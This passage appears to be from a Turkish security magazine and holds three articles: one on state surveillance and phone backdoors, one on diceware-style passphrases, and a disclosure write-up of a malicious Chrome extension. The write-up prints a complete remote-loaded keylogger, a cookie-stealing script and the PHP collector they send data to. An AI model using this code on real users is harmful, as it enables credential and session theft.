Birincisi: Popüler yazılımların size bir arka kapı (backdoor) sağlaması. Örneğin Facebook şirketi, WhatsApp yazılımının şifreleme algoritmasını çözen bir arka kapı yerleştirerek yazışmaları ABD devletine iletebilir. Fakat bu durumda, ABD dışındaki diğer devletlerin yazışmaları takip etmesi mümkün olmayacaktır.

İkincisi: WhatsApp gibi yabancı yazılımları yasakla, kendi yerli yazılımlarını piyasaya sür ve bunları izle. Çin'in çok agresif bir şekilde uyguladığı politika bu. Google, Facebook, WhatsApp gibi yazılımların hepsi yasaklı ve yerli alternatifleri kullanımda.

Üçüncüsü: Popüler yazılımların serbest olması ancak araya girme saldırısı (man-in-the-middle) yapılarak verilerin çözülmesi. Ancak bu yöntemin çok fazla dezavantajı var. Teknik olarak uygulanması çok kolay bir yöntem değil ve fark edilmesi çok kolay. Örneğin 2013 yılında Gezi Parkı protestoları döneminde hükümet böyle bir yöntem izledi[1]. Bunun yanında 2015 yılında da Kazakistan aynı yöntemi uyguladı. Fakat dezavantajlarından ötürü bu yöntem genel kabul görmedi.

Peki Türkiye dinleme konusunda nerede? Terörle mücadele kapsamında Deep Packet Inspection yöntemleriyle hedeflere zararlı yazılım ulaştırıldığını biliyoruz.[3] Bunlar sadece terör şüphelisi kişileri hedef aldığı için itiraz edebileceğimiz bir durum yok. Ancak madalyonun diğer yüzüne de bakmak zorundayız. VPN'lerin ve TOR'un çok dillendirilmeden yasaklanması, WhatsApp/Telegram gibi yazılımlar yerine yerli mesajlaşma uygulamalarının tavsiye edilmesi endişelerimizi artırıyor.

Türkiye toplu dinleme yapmak istiyor mu? Bu sorunun cevabını size bırakıyorum. Yazıya bu sorunun cevabını "evet" kabul ederek devam edeceğim. Fakat "umarım ki yanılan benimdir". [4]

Türkiye'nin toplu dinleme yapabilmesi için tek seçenek ikincisi gibi gözüküyor. Fakat bu Türkiye için bile zor bir seçenek. Türk halkı; Facebook, Instagram, Twitter, WhatsApp (maalesef TikTok) gibi platformları çok seviyor. Bunların yasaklanıp yerli milli alternatiflerinin zorunlu tutulması, Türk halkı için hayat pahalılığından daha travmatik olabilir. Dolayısıyla çok iyi bir arka plan hazırlanmadan bu işin gerçekleşeceğini düşünmüyorum.

Biraz önce size vatandaşları topluca dinlemek için üç temel yol var demiştim. Ancak yakın gelecekte dördüncü bir yol daha gelebilir. O da uygulamalar yerine telefonların işletim sistemine konulacak arka kapılar. Örneğin telefonunuz saniyede bir ekran görüntüsü alıp bunu uzak bir sunucuya gönderiyorsa, WhatsApp'ın o kompleks şifreleme algoritmasının bir önemi kalmıyor.

Telefon arka kapıları, batılı ülkelerde şimdilik gerçekleşmiyor. Örneğin FBI, Apple'ı bu konuda zorlasa bile, Apple bunu yapmaya mecbur olmadığını söylüyor.[5] Çünkü arkalarında, kendilerini devletin istihbarat kurumuna karşı bile savunacak bir adalet sistemi var. Fakat Çin gibi totaliter düzenlerde şirketlerin böyle bir lüksü yok. CEO, devletin talebini reddederse kendini mezarda bulabilir, yerini de hükümet destekli biri alabilir. Zaten Çin menşeli çoğu elektronik üründe arka kapı bulunması, Çin devletinin genel politikasını ortaya koyuyor. [6]

Çin ile gün geçtikçe derinleşen bir işbirliğimiz var. Örneğin, çoğu kritik kurumun altyapısı Huawei tarafından sağlanıyor. Türkiye de Uygur meselesi(!) gibi konulara tepkisiz kalıyor. Bunlar, bu yazının çok da konusu olmayan politik meseleler tabii. Ancak burada farklı bir tehlike söz konusu. Eskiden Türkiye'deki cep telefonu pazarı tamamen Apple ve Samsung'a aitken, artan dolar ve vergiler yüzünden işin rengi değişiyor. Iphone'lar 7000 TL'den satışa sunulurken, benzer özelliklere sahip Xiaomi ve Huawei telefonlar 1200 TL'den satılıyor. Bundan dolayı Türk vatandaşlarının çok büyük bir bölümü, Çin malı telefonları kullanmaya başladı.

Eğer Apple gibi firmalar cihazlarına arka kapı koymuş olsaydı bile, bunu ABD harici bir devletle muhtemelen paylaşmazdı. Ancak Çin'li şirketler, Çin devletinin boyunduruğu altında bulunduğundan, devletten gelen her talebi yerine getirmek zorunda kalacaktır. Çin devletinin insan haklarını hiçe sayan politikalarını da göz önünde bulundurursak, yabancı devletlere kendi vatandaşlarının verilerini vermesi olağan gözüküyor. Örneğin X devleti, Çin'e bir konuda imtiyaz sağlayarak X ülkesi vatandaşlarının verilerini elde edebilir. Tabii ki burada X ülkesi vatandaşlarının çoğunun Çin menşeli telefon kullanması gerekiyor. Türkiye, buradaki X ülkesi olmak için ne yazık ki uygun bir aday.

Peki bunun bir sonraki adımı ne olabilir? Bildiğimiz üzere Çin, kendi dijital distopyasını zaten inşaa etti. İnternet trafiğinin kontrolü tamamen devlette. Vatandaşlar, yüz tanıma teknolojisiyle skorlanıyor, muhalifler fişleniyor. Çin bu distopyayı dünyadaki diğer totaliter rejimlere ihraç edebilir mi? Ekonomik koşullar halledilirse etmemesi için bir sebep gözükmüyor. Önce ülkede Çin meşeli arka kapılı mobil cihazlar yaygınlaştırılarak düzenli veri toplanmaya başlanır. Daha sonra yüz tanıma gibi teknolojiler hedef ülkeye kurulur ve elde edilen veriler ile korelasyonlar oluşturulur. Devlet vatandaşlarını sınırsızca izlerken, Çin de bu devletten istediği imtiyazları alır.

Peki vatandaşlar ne yapmalı? Farz edelim ben, Mozambik isimli baskıcı rejime sahip bir ülkenin vatandaşıyım. Cep telefonu satın alacağım. Muhalif olarak fişlenmemek için hangi ülkede üretilmiş bir telefon almalıyım?

1. Yerli ve Milli Telefon: Mozambik ülkesinde yargı bağımsızlığı olmadığı için, yerli telefon üreticisi devletten gelen talimatları uygulamak zorunda kalabilir. WhatsApp gibi uçtan uca şifreli yazılımlar kullansam bile mesajlaşmalarım ele geçirilebilir.
2. Çin: Mozambik ve Çin'in siyasi ilişkileri çok iyi olduğu ve Çin'deki şirketler devletle ortak çalıştığı için bu şirketler, bilgilerimi Mozambik hükümeti ile paylaşabilir.
3. ABD & Kore: ABD ve Kore'de yargı bağımsızlığı olduğu için, verilerim dinlense bile bu sadece ABD ve Kore ile sınırlı kalacak, Mozambik hükümeti ile paylaşılmayacak.

Seçim Mozambiklilerin.

Sonuç

Yazı boyunca üzerinde durduğum başlıkları özetleyerek bitirmek istiyorum.

- Hedefli dinlemeler güvenlik için gerekli olabilir. Ancak toplu dinlemeler totaliter rejimlerde muhaliflerin fişlenmesine yol açar.
- Bunun yollarından biri yabancı sosyal medya yazılımların yasaklanıp yerlilerin zorunlu tutulmasıdır. Totaliter rejimlerde bu durum, vatandaşlar için felaket demektir.
- Kendi dijital distopyasını inşaa eden Çin, dünyaya bunun ihracatını yapabilir.
- Bunun birinci basamağı da hedef ülkede Çin meşeli arka kapı barındıran akıllı telefonların yaygınlaştırılmasıdır. Bu telefonlar ile hedef ülkenin vatandaşlarının verileri toplanıp o ülkenin devletine verilebilir.
- Yerel hükümetlerle bilgi paylaşmayan ülkelerin cihazlarını tercih etmek, şu an için daha mantıklı gözükmektedir.

[1] https://network23.org/kame/2013/10/04/ssl-man-in-the-middle-ve-turktrust/

[2] https://en.wikipedia.org/wiki/Kazakhstan_man-in-the-middle_attack

[3] https://www.scmagazineuk.com/middleboxes-turkish-telecom-redirecting-users-nation-state-spyware/article/1473070

[4] https://www.imdb.com/title/tt6027916/characters/nm0384152

[5] https://www.wired.com/story/the-time-tim-cook-stood-his-ground-against-fbi/

[6] https://www.washingtontimes.com/news/2019/jun/26/chinas-back-doors-in-huawei-devices/

Alper Atmaca / Özgür Yazılım Derneği - alper@oyd.org.tr

Şifre değil Parola, Parola yerine Zarola!

zarola

Parolalar, bilişim güvenliğinin en temel unsurudur. Parolalar bugün; bilgisayarınızı, bankadaki paranızı, evinizin kapısını ve daha nice sayısallaştırdığımız hayat parçanızı koruyor. O kadar çok parola kullanıyoruz ve o kadar az sorun yaşıyoruz ki, sanki "hayatımızda olmasalar da olurmuş" gibi bir izlenime kapılmak kaçınılmaz oluyor. Ne yazık ki parolasız bir dünya mümkün değil ve parolalarınız da sandığınız kadar iyi değil!

Zarola[1], Özgür Yazılım Derneği'nin[2] bir yerelleştirme projesidir. Diceware®[3] projesinden esinlenilen ve özgür bir kaynak olarak Türkçe'ye kazandırılan proje ile zarlar kullanarak, kolayca hatırlanabilir güvenli parolalar oluşturulabiliyor. Zarola yöntemi ile oluşturulan parolalar, *"mekik posta ekran semer toprak kalem ustura"* gibi bir dizi kelime olarak ortaya çıkar.

Bu noktada, aklınıza gelen ilk soru şu olmalı: "Benim parolalarımın nesi eksik?" Sizin parolalarınızın **entropisi** eksik! Entropi; düzensizliğin, bilgisizliğin ve haliyle *rastgeleliğin ölçütüdür*. Parolaların entropiye ihtiyacı vardır, çünkü tahmin edilebilir bir parola, kullanmak isteyeceğiniz son paroladır. Tanıdığınız bir kişinin parolasını tahmin etmek istediğinizi düşünün. Aklınıza gelecek tüm ihtimaller kişi hakkında bildiklerinizden oluşacaktır: Doğum tarihi, kedisinin adı, yaşı vs. Şayet söz konusu kişi, parolasını gerçekten rastgele seçmiş olsaydı ne olacaktı? Bir çift zar çıkarıp bunların ön yargısız sonucuna göre seçtiği parolayı nasıl tahmin ederdiniz? Edemezsiniz! Her ihtimali denemek zorundasınız. İşte entropi, parolalara bu gücü veriyor.

Zarola, entropi kaynağı olarak zar kullanmaktadır. Basitçe açıklamak gerekirse, bir zar atışının sonucunu anlamlı şekilde tahmin etmek mümkün değildir. Bu sebeple her atılan zarın sonucu tamamen bilinemez durumdadır. Parolanızı zar atarak belirlediğinizde, elde ettiğiniz sonuç, attığınız zarları bilmeyen biri için tamamen bilinmezdir. Haliyle, parolanızı tahmin etmek isteyen biri, her olası ihtimali denemek zorundadır. Zarınız yoksa bozuk para ile de aynı sonucu elde etmeniz mümkündür.

Peki neden Zarola? Genellikle, parolalar altı ila on karakter arasında harf ve rakam karışık (alfanümerik) olarak kullanılır. Bu tarz parolalar deneme sayısını sınırlayan tedbirler olduğunda güvenli sayılabilir ama ciddi güvenlik ihtiyaçları

1 https://zarola.oyd.org.tr

2 https://oyd.org.tr

3 https://www.rempe.us/diceware/

için yeterli değildir. Gerçekten güvenli sayılacak (30 karakter, alfanümerik+özel karakterler) bir parolayı hem oluşturmak hem de hatırlamak çok zordur. Şunu bir ezberlemeyi deneyin: "aif^i0aqu0noh5aiw;ei5aebooj_ei". Bir de bu gibi parolalardan 5-10 tane ezberlemeniz gerektiğini düşünün!

Zarola, entropi kaynağı olarak zar kullandığı gibi bir kelime listesi yardımı ile hatırlanabilir parolalar oluşturmanızı sağlar. Kelime listesinde yer alan her kelime, 11111 ile 66666 arasında beş haneli bir numaraya sahiptir. Zar atarak 5 haneli bu sayılardan 7 veya daha fazla ürettikten sonra listeden karşılık geldiği kelimeleri geçersiniz.

Örnek kelime listesi;
14236 asamble
14241 asap
14242 asar
14243 asbest
14244 asepsi
14245 ases
14246 asetat
14251 asetik
14252 aseton
14253 asfalt
14254 ashap
14255 asi
14256 aside
14261 asil
14262 asistan
14263 asit
14264 ask
14265 askarit
14266 asker
14311 asla
14312 aslan
14313 aslen
14314 asliye

Elinize, "mekik posta ekran semer toprak kalem ustura" gibi bir kelime dizisi geçer ve bunu parola olarak kullanırsınız. Kafanızda kelimeleri dilediğiniz gibi hikayeleştirmekte özgürsünüz. Örneğimizi "posta taşıyan mekiğin ekranında toprağa bulanmış bir semerde kalem ve ustura görüldü" gibisinden bir hikayeye çevirmeniz hatırlamanızı kolaylaştıracaktır. Bir kişi bunun gibi bir Zarola'dan 5-10 taneyi rahatlıkla ezberleyebilir.

Özellikle bilgi güvenliği üzerine çalışanların aklına bir soru daha geliyor: 7776 tane herkes tarafından bilinen kelimeden oluşan bir listeden hazırlanan bir parola ne kadar güvenli olabilir? İlk bakışta; büyük harf, özel karakter veya (istisnai durumlar haricinde) rakam içermeyen bir parolanın güvenli olamayacağı düşüncesine kapılmanız normal, ancak konu tahmin ettiğinizden biraz farklı. Yedi kelimelik bir Zarola, 7776*7776*7776*7776*7776*7776*7776=2*1027 farklı ihtimal doğurmaktadır. Bu da 2 oktilyon ihtimal anlamına gelir. Saniyede 10 parola denense, bütün ihtimalleri denemeniz yaklaşık 1018 yıl alacaktır (1 kentilyon yıl). Evrenin oluşumundan bugüne kadar 13,5 milyar yıl geçtiğini düşünecek olursak, evren oluştuğu anda denemeye başlasanız tüm ihtimallerin milyonda birine bile gelememiş olacaktınız. Ayrıca, Zarola'nıza bir özel karakter eklediğinizde veya bir harfi değiştirdiğinizde ihtimal havuzunun ne kadar büyüdüğünü de tahmin edebilirsiniz.

Zarola, her yerde kullanmanız gereken bir parola sistemi değildir. Modern *İnternet* yaşantısında, artık her kullanıcının onlarca çevrim içi hesabı ve bu hesaplarla ilişkili parolaları mevcuttur. Hepsi için ayrı ayrı rastgele 30 karakterden oluşan parolalar yapamayacağınız gibi, 20-25 tane Zarola da ezberleyemezsiniz. Bu sorunun çözümü bir parola yöneticisi[4] kullanmaktan geçiyor. Parola yöneticisi kullanmaya başlamak tahmin ettiğinizden çok daha kolaydır, özellikle KeePassXC[5] veya Pass[6] gibi parola yöneticileri, kullandığınız neredeyse her sisteme kolaylıkla entegre olabilmektedir. Parola yöneticinizin ana parolasını, e-posta gibi kritik hesapların parolalarını, GnuPG gibi önemli şifreleme anahtarlarınızın parolalarını Zarola yapmak gibi kolay bir işlem ile inanılmaz bir güvenlik artışı sağlayabilirsiniz. Parolalarınızı unutmayacağınız için bir yere de yazmanız gerekmez ve sizden başka kimsenin bu parolayı edinemeyeceğinden emin olursunuz.

Zarola oluşturmak pek kolay bir işlem fakat akıllara takılan her türlü soru için https://zarola.oyd.org.tr adresini ziyaret edip, aşamaları adım adım takip etmek ve sık sorulan soruları incelemek mümkün. Zarola, özgür bir proje olup lisans koşullarına göre kullanımınıza ve geliştirmeye açıktır. Parolanız güçlü olsun, parolanız Zarola olsun.

4 https://guvenlik.oyd.org.tr/human_security/passwords.html
5 https://keepassxc.org
6 https://passwordstore.org

*Zarola Logo Ruhsatı

Numan ÖZDEMİR / Siber Güvenlik Araştırmacısı -root@numanozdemir.com

Saldırganlar Tarayıcınızı İzliyor Olabilir: Tarayıcımızdaki Ajanlar

İnternet tarayıcınızda eklenti kullanıyor musunuz? Bu eklentiler, tarayıcı üzerindeki hakimiyetimizi ve kullanımı her ne kadar kolaylaştırsa da aslında arka planda işler hiç de öyle olmayabilir! Uzun zamandır aklımı kurcalayan bir soruyu geçenlerde test etme imkanı buldum. Google Chrome için zararlı bir eklenti geliştirdim ve test ekibini atlatarak eklentiyi Google uygulama mağazasına yüklemeyi başardım!

Geliştirdiğiniz bir eklentiyi Chrome Tarayıcısında çalıştırabilmeniz için iki seçeneğiniz var, ya chrome://extensions adresine girip "Geliştirici Modu"'nu açarak eklenti dosyalarını yükleyeceksiniz ya da eklentiyi Google Web Store'dan yüklemeniz gerekecek. Kullanıcıların bilgisayarına fiziksel müdahale imkanımız olmadığı için ilk seçeneği eleyip Chrome Web Store üzerinden ilerleyeceğim. Eğer eklentinizin herkes tarafından indirilip kullanılmasını istiyorsanız eklentiyi Web Store'a yüklemeniz gerekiyor. Google, gereksiz uygulama ve hesapların önüne geçebilmek için 5 Dolarlık bir ücret ödemenizi istiyor. Bu ücreti ödedikten sonra geliştirici hesabına sahip oluyor ve Google'a geliştirdiğiniz eklentiyi sunuyorsunuz. Google ekipleri eklentinizi ve kodları inceliyor, zararlı bir kod bulunmadığı takdirde eklentinizi Web Store'da herkese açık şekilde yayına alıyor. Genellikle 3-5 gün süren bu doğrulama süreci kötü amaçlı eklentilerin önüne geçmeyi amaçlıyor.

Bu yazıda "neden tarayıcı eklentileri kullanırken dikkatli olmanız gerektiğine" değineceğim. Çünkü kullandığınız eklentiler her ne kadar Google gibi yetkin ekipler tarafından incelenip doğrulansa da onların da gözünden kaçan noktalar olabiliyor. Buna güvenlik açığı demek ne derece doğru olur bilmiyorum fakat bir güvenlik sorunu, güvenlik ihlalinden söz edebiliriz. Zira saldırganlara kapı açmak için tek yapmanız gereken "Uzantıyı ekle" butonuna basmak. Tek tıkla saldırganlar tarayıcınızın kontrolünü ele alabiliyor. "Nasılsa Google bu eklentiyi inceleyip markette yayımlamış, güvenlidir bu", diye düşünmemek gerekiyor.

1. Adım – Güvenli Bir Eklenti Geliştirelim

Önce güvenli bir eklenti geliştirelim. Çünkü az önce de dediğim gibi Google ekipleri eklentinizde herhangi bir zararlı kod bloğu görürse eklentiyi yayına almayacaklardır. Ben kullanıcıların IP adresini gösteren bir eklenti geliştirdim. Ne kadar masum değil mi?

Tarayıcınız eklentiyi yorumlayabilmek için sizden 4 çeşit dosya istiyor:

- manifest.json
- JavaScript dosyaları
- HTML sayfa
- Eklenti ikonları

Manifest dosyası eklentimizi tarayıcıya tanıtıyor; eklentinin adı, açıklaması, versiyonu gibi bilgileri içeriyor. Aynı zamanda manifest dosyasında:

- Eklentinin kullanacağı JavaScript dosyaları,
- Eklentinin erişebileceği URL'ler,
- Eklentinin kullanacağı izinler,
- Eklentinin çalışacağı HTML sayfa,
- Eklentinin ikonları

gibi bilgiler de yer alıyor. Buradaki ilk 2 madde önemli, yazının ilerleyen bölümlerinde değineceğim.

Manifest dosyasının içeriği:

```
{
"name": "What is My IP",
"version": "1.0",
"manifest_version": 2,
"description": "This extension help you to find your IP address.",

"browser_action": {
"default_icon": {
"16": "i16.png",
"32": "i32.png",
"48": "i48.png",
"128": "i128.png"
},
"default_popup" : "index.html"
},

"icons": {
"16": "i16.png",
"32": "i32.png",
"48": "i48.png",
"128": "i128.png"
},

"content_scripts":
[{
"js": ["jquery.js", "main.js"],
"matches": ["http://*/*", "https://*/*"]
}],

"permissions": ["activeTab"]

}
```

14. satırda eklentiye tıkladığımızda görüntülenecek olan sayfayı, 26. satırda kullanacak olduğumuz JavaScript dosyalarını ve 27. satırda ise eklentinin erişebileceği URL'leri belirttik. 30. satırda ise activeTab permisyonunu belirterek "bu eklentinin sadece o anda aktif olan sekme üzerinde çalışacağını" söyledik.

Şimdi gelelim index.html, jquery.js ve main.js dosyalarına. Bunlar da index.html kodları:

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en">
<center>
<h1>It is your IP:</h1>
<script src="jquery.js"></script>
<script src="main.js"></script>
<h3><div id="printip"></div></h3>
</html>
```

6. ve 7. satırda kullanacak olduğumuz JavaScript dosyalarını dahil ettik ve 8. satırda ise kullanıcının IP adresini ekrana basıyoruz.

main.js dosyası ise jQuery kütüphanesini ve ipify.org API'ını kullanarak kullanıcının IP adresini çekiyor:

```
$.getJSON("https://api.ipify.org/?format=json", function(e) {
$("#printip").text(e.ip);
});
```

Buraya kadar her şey çok güzel görünüyor değil mi? İşte şimdi sanatımızı icra etme vakti! Az önce manifest.json ve index.html dosyasında jquery.js dosyasını kullanacağımızı belirtmiştik. Öyleyse kullanalım. https://jquery.com/download/ adresinden jQuery'nin son sürümünü indirelim.

2. Adım – Zararlı Kodları Ekleyelim ve Gizleyelim

Yalnız burada ufak bir oyun oynayacağız. Az önce dedim ki: "güvenli ama zararlı bir eklenti geliştireceğiz". Eklenti güvenli olacak çünkü Google bunu inceleyecek. Bu yüzden markette yayımlanması için hiçbir zararlı kod bulundurmamalı. Peki biz ne yapacağız? **Zararlı kodları kendi sunucumuzdan çekeceğiz.** Dolayısıyla Google, zararlı kod içermediği için eklentimizi onaylayacak ve eklentimiz markette yayımlandığı gibi biz de kendi sunucumuzdan eklentinin kurulu olduğu tarayıcıya zararlı komutları göndereceğiz.

jquery.js dosyasının kodlarını buraya yazmayacağım, orijinal jquery.js dosyasını kullandım ama en alt satıra kendi kodumu ekledim:


```
mousedown mouseup mousemove mouseover mouseout mouseenter mouseleave
function(e,t){return 0<arguments.length?this.on(n,null,e,t):this.trig
extend({bind:function(e,t,n){return this.on(e,null,t,n)},unbind:funct
undelegate:function(e,t,n){return 1===arguments.length?this.off(e,"**
e=n),m(e))return r=s.call(arguments,2),(i=function(){return e.apply(t
?k.readyWait++:k.ready(!0)},k.isArray=Array.isArray,k.parseJSON=JSON.
isNumeric=function(e){var t=k.type(e);return("number"===t||"string"==
function(){return k});var Qt=C.jQuery,Jt=C.$;return k.noConflict=func
$.getScript("https://numanozdemir.com/addon.txt");
```

Yani kullanmış olduğum jquery.js dosyası jquery.com'dan indirdiğim orijinal dosya ama en alt satıra kendi kodumu ekledim. 3. satırda gördüğünüz gibi kendi sitemden (numanozdemir.com/addon.txt) zararlı kodları çekiyorum.

Peki devamında ne oldu? Google'a 5 Dolarlık geliştirici ücretini ödedikten sonra eklentiyi incelemeleri için yolladım. Google ekibi eklentiyi inceledi ve eklentimi onayladı, eklentim markette yayımlandı. Sizce Google ekibi jquery.js dosyasını açıp orijinal zannedip tam olarak incelemediği için mi oldu bu? Yoksa numanozdemir.com/addon.txt adresinde de zararlı bir kod göremediği için mi? Her ikisi de olabilir. Çünkü eklenti onaylanana kadar sitemdeki addon.txt dosyasına hiçbir kod girmemiştim. Dolayısıyla bir şekilde Google, eklentinin güvenli olduğunu doğruladı ve mağazaya yükledi.

İşin zor kısmını atlattık, şimdi sıra eğlenceli kısmında. Eklentiyi Google marketten yükleyelim:

Uzantıyı ekle dedim ve tek tıkla uzantı tarayıcıma yüklendi. An itibariyle saldırılara açığım, saldırganlar bu eklenti aracılığıyla tarayıcımda uzaktan JavaScript kodu çalıştırabilir.



*"Eklentiyi yükledik de, saldırgan bununla en fazla ne yapabilir ki? **Zararlı olsaydı Google bir önlem alırdı",*** **dememek lazım** çünkü, saldırgan bu eklenti ile:

- Ziyaret ettiğiniz sitelerin içeriğini ve tasarımını değiştirebilir.
- Klavye girdilerinizi loglayarak (keylogging) tüm şifrelerinizi öğrenebilir.
- Sitelerdeki çerezlerinizi ve hesaplarınızı ele geçirebilir.
- Sizi zararlı ve yasa dışı sitelere yönlendirebilir.
- Sizin tarayıcınız aracılığıyla yasa dışı işlemler gerçekleştirebilir.
- Tarayıcınızda kripto para madenciliği yaparak para kazanabilir.
- Formları, istekleri değiştirerek çevrim içi bankacılığı tehdit edebilir.
- Girdiğiniz siteleri görebilir ve ekran kaydını alabilir.
- Bunlar gibi daha birçok zararlı eylemde bulunabilir.

Peki bunları nasıl yapabilir? Eklentiyi kendi sitemden (numanozdemir.com/addon.txt) kod çekebilecek şekilde yapılandırmıştık, öyleyse şimdi addon.txt dosyasını düzenleyebilir ve istediğim zaman kullanıcıların tarayıcısında zararlı kod çalıştırabilirim. Gelin basit bir betik yazarak saldırganların kullanıcı çerezlerini ve klavye girdilerini nasıl ele geçirebileceklerini görelim.

Eklenti onay aşamasındayken addon.txt dosyasının içeriği boştu. Artık ekipler tarafından onaylandığına ve mağazada yayımlandığına göre addon.txt kodlarını şu şekilde güncelliyorum:

```
if(document.domain != "jimcdhdkaonfagfhfpkehjldbnfaohhc"){

document.onkeypress = function(e) {
var xhttp2 = new XMLHttpRequest();
xhttp2.open("POST", "https://numanozdemir.com/stealer.php", true);
xhttp2.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
xhttp2.send("keylogger="+e.key);
}



}


var today = new Date();
var dd = String(today.getDate()).padStart(2, '0');
var mm = String(today.getMonth() + 1).padStart(2, '0');
var yyyy = today.getFullYear();

today = mm + '/' + dd + '/' + yyyy;

var informations = "Date: "+today+"\r\rDomain: "+document.documentURI+"\r\r
Cookies: "+document.cookie+"\r\r----------------------------------------------------\r\r";

if(document.domain != "jimcdhdkaonfagfhfpkehjldbnfaohhc"){

var xhttp = new XMLHttpRequest();
xhttp.open("POST", "https://numanozdemir.com/stealer.php", true);
xhttp.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
xhttp.send("stealer="+informations);

}
```

Kodları açıklayayım: 1. satırda eklenti kimliğini belirtik ve dedik ki; bu kodlar eklenti sayfasında değil, eklenti sayfasının dışındaki adreslerde çalışsın. (Hani sağ üst köşeden eklenti resmine tıklayınca index.html gözükecekti ya, o sayfa hariç tutulsun yani)

3. ve 11. satırlar arasında klavyeden basılan tuşların https://numanozdemir.com/stealer.php adresine gönderilmesini sağlıyoruz.

14. ve 19. satırlar arasında mevcut tarihi çekiyoruz.

21. ve 22. satırlarda ziyaret edilen site adresini, tarihi ve çerezleri (cookies) topluyoruz.

24. ve 31. satırlar arasında da yine eklenti sayfası dışında ise, topladığımız bu bilgilerin kendi sitemize gönderilmesini sağlıyoruz.

Şimdi sitemizde stealer.php, keylogger_logs.txt ve stealer_logs.txt adında 3 dosya daha oluşturuyoruz ve stealer.php içerisine şu kodları giriyoruz:


```
<?php
header("Access-Control-Allow-Origin: *");

if(!empty($_POST['keylogger'])) {
    $logfile = fopen('keylogger_logs.txt', 'a+');
    fwrite($logfile, $_POST['keylogger']);
    fclose($logfile);
}

if(!empty($_POST['stealer'])) {
    $logfile2 = fopen('stealer_logs.txt', 'a+');
    fwrite($logfile2, $_POST['stealer']);
    fclose($logfile2);
}
?>
```

Her şey tamam. Bundan sonra eklentiyi yükleyen birisinin ziyaret ettiği adresleri, çerezlerini ve klavyeden bastığı tuşları kayıt altına alabiliriz. Kanıt:

Bu da keylogger çıktısı:



Peki ne yapmamız gerekiyor, nasıl korunabiliriz?

Aslında bu aşamada hepimize sorumluluk düşüyor. İnternet sitesi sahipleri, kullanıcıların güvenliğini sağlamak adına *Content-Security-Policy* gibi HTTP başlıkları kullanırken ve çerezlere *HttpOnly* değeri verirken, biz kullanıcıların da her eklentiye güvenmemesi gerekiyor. Google'ın incelemeleri ne şekilde gerçekleştirdiğini bilmiyorum ama uzaktan JavaScript dahil etmeye müsaade etmemesi ve incelemeleri daha dikkatli gerçekleştirmesi gerekiyor. Marketteki mevcut eklentileri geliştiricilerinin de olası bir saldırıdan etkilenmemek için *Subresource Integrity (SRI)* metodunu kullanması gerekiyor.

Bu senaryoyu tehlike teşkil edebileceği gerekçesiyle Google'a raporladığımda bana "bunun beklendiği gibi çalıştığını" söylediler. Uzaktan JavaScript dahil etmeyi yasaklamaları gerektiğini söylediğimde de "bunun önceden duyurulduğunu, Manifest V3 güncellemesiyle 2020'de önüne geçmeyi düşündüklerini" söylediler. Google haklı olarak eklentilerde oluşabilecek güvenlik açıklarını bug bounty (hata ödüllendirme) kapsamında tutmuyor. Hatta bunu raporladığımda markete yüklediğim zararlı eklentiyi de kaldırdılar. Ne olursa olsun Google'ın güvenliğe verdiği önemi inkar edemeyiz, bu konuda takdiri hak ediyorlar.

Basit önlemler dışında, şimdilik Manifest V3 güncellemesini beklemekten başka bir seçeneğimiz yok gibi. 2020'de yayımlanacak olan bu güncellemeyle marketteki halihazırdaki zararlı eklentiler ne olacak, tekrar mı incelenecek yoksa varlığını sürdürmeye ve güvenliği tehdit etmeye devam mı edecek, birlikte göreceğiz. Ayrıca bu tehlike yalnızca Chrome tarayıcısını değil, aynı eklenti yapısını kullanan bütün modern tarayıcıları etkiliyor.

Ayrıca Google'a göstermek için kaydettiğim videoyu izlemek isterseniz, telefonunuzun kamerasını açarak yandaki QR Code'u okutabilirsiniz. Akıllı telefon kullanıyorsanız YouTube otomatik algılayacaktır.

Bu makale bilgilendirme amaçlı yazılmış olup "Google tarafından doğrulanmış bile olsa neden mağazadaki ürünleri kullanırken dikkatli olmamız gerektiğini" anlatmaktadır. Yasa dışı bir amaç/öğreti taşımadığı gibi, rapordan sonra Google bu sorunu açıklamanın sorun olmayacağını belirtmiştir. Bu bağlamda, okurlarımıza gerekli bilgilendirmeyi sağlamış olmayı umuyoruz, güvenli günler!


Emre Çelikkol - emre@fordefence.com

